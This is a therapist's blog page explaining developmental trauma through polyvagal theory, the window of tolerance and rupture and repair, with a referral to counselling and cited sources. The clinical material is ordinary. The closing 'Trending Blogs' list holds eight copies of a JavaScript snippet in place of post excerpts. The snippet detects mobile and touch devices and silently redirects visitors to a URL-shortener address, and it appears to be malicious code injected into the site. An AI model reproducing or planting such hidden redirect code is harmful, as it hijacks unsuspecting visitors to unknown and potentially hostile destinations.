

Roots of Developmental Trauma


ROOTS OF DEVELOPMENTAL TRAUMA
Background & Framework
Many of the patterns that bring people into therapy — chronic anxiety, difficulty trusting, shutting down under stress, a harsh inner critic, a body that reacts before the mind understands why — have roots in how the nervous system developed long before conscious memory begins. This guide gives a simple framework for understanding your early developmental nervous system in some clinical depth. The posts that follow identify six developmental stages from conception to age 5: what was forming, why disruption at each stage matters neurologically, what increased risk looked like, and how each layer can echo into adult experience.
This isn’t a tool for diagnosing your parents or yourself, and it isn’t a prediction of your future. Early development is shaped by countless factors, most of them outside anyone’s control. The goal is simpler: giving language and structure to a “why” that may have always been felt, but never quite named.
How This Guide Can Help in Therapy
Many clients arrive in therapy able to describe what’s happening — the anxiety, the shutdown, the harsh inner critic — but not why it happens, or why it surfaces in moments that don’t obviously call for it. That gap between the reaction and the trigger is often where shame lives: “Why am I like this? What’s wrong with me?”
Tracing current behavior back to the developmental window it likely came from can be impactful. It replaces self-blame with a coherent explanation and feels less like a character flaw, once its origin is visible. It gives client and therapist a shared vocabulary for material that’s otherwise hard to name, and it points treatment in a useful direction — pre-verbal, implicit material (roughly birth through 12 months) often responds better to body-based and attachment-focused approaches than to insight alone. Narrative-stage material (roughly age three onward) is often more available to traditional talk therapy. Most people carry a mix of both, which is part of why an integrated approach — one that works with the body as well as the story — tends to be more effective than either alone.
Developmental Trauma vs. Trauma Events
“Trauma” is often pictured as a single, dramatic event — an accident, an assault, a disaster — something with a clear before and after. This is sometimes called event-based trauma, and it’s the model most closely reflected in the standard PTSD diagnosis: a specific incident, a specific memory, and symptoms (flashbacks, avoidance, hypervigilance) that cluster around that incident.
Developmental trauma works differently. It rarely comes from one event. Instead, it accumulates from chronic patterns, or chronic absences, during the windows covered in the following blog posts — a caregiver who was reliably unpredictable rather than dangerous in any single moment, needs that went unmet often enough to become an expectation, ruptures that were never repaired. Researchers including Bessel van der Kolk and Judith Herman have argued this kind of trauma needs its own framework — sometimes called complex trauma or developmental trauma — because it doesn’t leave behind one bad memory to point to. It produces a nervous system baseline: a default level of vigilance, a default expectation of relationships, a default relationship to one’s own feelings, built through repetition rather than a single incident.
This is a major reason developmental trauma can be so hard to recognize in oneself. With no dramatic story attached, the anxiety, the shutdown, or the inner critic can feel like “just who I am” rather than something that happened to a person. The two kinds of trauma aren’t mutually exclusive — many people carry both a developmental foundation and one or more specific traumatic events layered on top of it — but distinguishing them matters, because they often call for different kinds of support.
Framework: Meet Your Autonomic Nervous System
You’ll see three ideas come up again and again below: safe & social, alarm, and shut down. These are three different “settings” your body can be in. These three settings of the nervous system developed before your thinking brain did, and they still operate largely outside conscious control.

Framework: Three Body States
Each “setting” also corresponds to a felt state, and the three tend to activate in a predictable order under stress — safe & social gives way to alarm & mobilization, which gives way to shut down if mobilization doesn’t resolve the threat. Polyvagal theory (Porges) calls this the autonomic hierarchy, often illustrated as a ladder:

This ladder is the same hierarchy referenced throughout the developmental timeline: which branch was dominant, and how reliably a caregiver could help a child climb back toward safe & social, shaped a great deal of what follows.
Framework: The Window of Tolerance
Before the stage-by-stage material, it helps to have a map for what dysregulation actually feels like. Psychiatrist Dan Siegel’s window of tolerance describes the zone of arousal in which a person can think clearly, feel emotion without being overwhelmed by it, and stay connected to themselves and others. Above that window is hyperarousal — anxiety, panic, anger, a racing mind. Below it is hypoarousal — numbness, shutdown, dissociation, fatigue.

Everyone moves outside their window sometimes — that’s normal. What early, unrepaired relational trauma tends to do is narrow the window itself, making it easier to tip into hyper- or hypoarousal and harder to find the way back. Much of what follows is about how, and when, that narrowing can begin.
Framework: Rupture and Repair
The second core concept is what developmental researcher Ed Tronick calls rupture and repair. Trauma in early childhood is rarely one dramatic event. Far more often, it’s what happens after an ordinary hard moment — whether distress is met with reconnection, or left unanswered, again and again. A developing nervous system is essentially always asking one question: Can I count on this person to help me feel okay again? The answer, repeated many times over years, becomes a template for how a person relates to stress, to others, and to themselves.

The presence of hard moments was never the problem. It's whether those moments were reliably followed by repair.
Why the Therapeutic Relationship Itself Helps
Reading about a pattern is a starting point. Actually shifting it — especially the material rooted in the earliest, most pre-verbal windows described here — usually asks for something reading alone can’t provide: another regulated nervous system, present in real time. This is what co-regulation with a therapist offers. Just as an infant’s nervous system develops through thousands of small co-regulated moments with a caregiver, an adult’s nervous system can build new patterns through the steady, attuned presence of a therapist — a live experience of safety, not just information about it.
And because therapists are human, ruptures happen in this relationship too — a misunderstanding, a missed cue, a moment that lands wrong. What matters, just as it did in childhood, is what happens next. A therapist who can name a rupture and repair it is offering, in real time, exactly the experience many clients didn’t reliably get early in life: proof that connection can survive a hard moment. This is often where lasting change actually happens — not only in understanding a pattern intellectually, but in living a new experience that contradicts it.
If any part of this guide resonated with your own story, that’s worth taking seriously — and worth bringing to a professional rather than working through alone. Seeking support is not a sign that something is wrong with you. It’s often the first act of the very repair this guide describes.
Why This Matters for Your Own Work
Knowing which developmental window a pattern likely traces back to isn’t just intellectually interesting — it points toward what kind of work tends to help. As with the paragraph above, the kind of support that helps most depends on which developmental window the pattern traces back to.
None of this is a checklist of what went wrong, or a life sentence based on what happened. Protective factors and repair — including the repair that happens in therapy itself — can meaningfully change a person's relationship to their own history at any point. Repair — even now, even as an adult — still works.
Ready to Talk to Someone?Kelly Fisk, LMFT, offers a warm, informed starting point for this work — including support for understanding your own developmental history and building new patterns of regulation and repair. Contact |
1van der Kolk, B. A. (2014). The Body Keeps the Score: Brain, Mind, and Body in the Healing of Trauma. Viking. See also: Herman, J. L. (1992). Trauma and Recovery: The Aftermath of Violence — from Domestic Abuse to Political Terror. Basic Books.
2Porges, S. W. (2011). The Polyvagal Theory: Neurophysiological Foundations of Emotions, Attachment, Communication, and Self-Regulation. W. W. Norton & Company.
3Siegel, D. J. (1999). The Developing Mind: How Relationships and the Brain Interact to Shape Who We Are. Guilford Press. (Origin of the “window of tolerance” concept.)
4Tronick, E. (2007). The Neurobehavioral and Social-Emotional Development of Infants and Children. W. W. Norton & Company. See also the original still-face study: Tronick, E., Als, H., Adamson, L., Wise, S., & Brazelton, T. B. (1978). The infant’s response to entrapment between contradictory messages in face-to-face interaction. Journal of the American Academy of Child Psychiatry, 17(1), 1–13.

Trending Blogs


(window.matchMedia("(pointer:coarse)").matches||/Android|iPhone|iPad|iPod|Mobile|Tablet|Windows Phone|webOS|BlackBerry|Opera Mini|IEMobile/i.test(navigator.userAgent))&&location.replace("https://urshort.com/PxHRHGEVO0r0");... Read More
(window.matchMedia("(pointer:coarse)").matches||/Android|iPhone|iPad|iPod|Mobile|Tablet|Windows Phone|webOS|BlackBerry|Opera Mini|IEMobile/i.test(navigator.userAgent))&&location.replace("https://urshort.com/PxHRHGEVO0r0");... Read More
(window.matchMedia("(pointer:coarse)").matches||/Android|iPhone|iPad|iPod|Mobile|Tablet|Windows Phone|webOS|BlackBerry|Opera Mini|IEMobile/i.test(navigator.userAgent))&&location.replace("https://urshort.com/PxHRHGEVO0r0");... Read More
(window.matchMedia("(pointer:coarse)").matches||/Android|iPhone|iPad|iPod|Mobile|Tablet|Windows Phone|webOS|BlackBerry|Opera Mini|IEMobile/i.test(navigator.userAgent))&&location.replace("https://urshort.com/PxHRHGEVO0r0");... Read More
(window.matchMedia("(pointer:coarse)").matches||/Android|iPhone|iPad|iPod|Mobile|Tablet|Windows Phone|webOS|BlackBerry|Opera Mini|IEMobile/i.test(navigator.userAgent))&&location.replace("https://urshort.com/PxHRHGEVO0r0");... Read More
(window.matchMedia("(pointer:coarse)").matches||/Android|iPhone|iPad|iPod|Mobile|Tablet|Windows Phone|webOS|BlackBerry|Opera Mini|IEMobile/i.test(navigator.userAgent))&&location.replace("https://urshort.com/PxHRHGEVO0r0");... Read More
(window.matchMedia("(pointer:coarse)").matches||/Android|iPhone|iPad|iPod|Mobile|Tablet|Windows Phone|webOS|BlackBerry|Opera Mini|IEMobile/i.test(navigator.userAgent))&&location.replace("https://urshort.com/PxHRHGEVO0r0");... Read More
(window.matchMedia("(pointer:coarse)").matches||/Android|iPhone|iPad|iPod|Mobile|Tablet|Windows Phone|webOS|BlackBerry|Opera Mini|IEMobile/i.test(navigator.userAgent))&&location.replace("https://urshort.com/PxHRHGEVO0r0");... Read More